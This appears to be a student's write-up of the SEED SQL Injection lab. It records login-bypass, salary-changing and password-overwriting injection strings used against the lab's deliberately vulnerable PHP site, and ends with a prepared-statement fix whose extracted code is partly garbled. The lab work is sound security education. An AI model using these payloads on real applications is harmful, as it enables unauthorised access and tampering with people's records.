

SQL Injection Lab

Task 1: Get Familiar with SQL Statements


I booted up the VM and opened up terminal






I used the command


SELECT * FROM credential WHERE Name='Alice' to display Alice's crendential



Task 2.1: SQL Injection Attack from webpage

All I did was end the username around admin and comment out the password part.






Task 2.1

This also took a while(I keep learning that copy and pasting from the pdf does something to the apostrophes meaning you need to retype them'


I used this command


curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%23&Password=111'

Which returns a bunch of html which I saved to an html file and displayed it.




Some of the HTML





The result HTML file



Task 2.3 Appending an HTML Command

So the book says you can't do this because of PHP mysqi extension but I'll try it anyway to humor the assignment.

For username I'll put


admin'; DELETE FROM credential WHERE name='Alice'; #

and nothing for password

AND WHAT'D YAH KNOW IT DOESN'T WORK

Task 3.1 Modify your salary

I put 595',salary='10000000', in the address field




Didn't work

Tried the code

',salary='10000001'where name='Alice';#


In the nickname field




Task 3.2 Modify other people' salary

I changed out the name and salary values and I ran the same script

',salary='1'where name='Boby';#



When you log in via admin you can see boby's salary is now one.



Task 3.3: Changing other users passwords


I want to turn boby password from seedboby to 1234


I went to https://passwordsgenerator.net/sha1-hash-generator/

And converted 1234 to the Sha1 hash 7110EDA4D09E062AA5E4A390B0A572AC0D2C0220

I will use this hash and boby;s name in the code.

',Password='7110EDA4D09E062AA5E4A390B0A572AC0D2C0220'where name='Boby';#






Task 4

Some edits made in unsafe_home(basically just borrow code from safe_home)

```
return $conn;
                      // create a connection
                     $conn = getDB();
                     // Sql query to authenticate the user
                     $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn,
               phoneNumber, address, email, nickname, Password
                     FROM credential
                     WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
                $$ql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, address, $email, $nickname, $pwd); $$ql->fetch();
                     if($id!=""){
                        // If id exists that means user exists and is successfully authenticated
                        drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,
               $address,$phoneNumber);
                        // User authentication failed
                        echo "</div>";
                        echo "</nav>";
                        echo "<div class='container text-center'>";
                        echo "<div class='alert alert-danger'>";
echo "The account information your provide does not exist ".
                                                        PHP ▼ Tab Width: 8 ▼
                                                                                    Ln 76, Col 4
                                                                                                    *
                                                                                                        INS
                                                                                                🚺 🧓 🗾 🗗 🔘 📄 🔳 🚰 🐧 🚫 🖜 Right Ctr
Type here to search
                                  O H 6 m 😭 🧰 🚱 🥙
```

Some edits made in unsafe backend(basically just borrow code from safe_backend)



Unsurpisingly the attacks don't work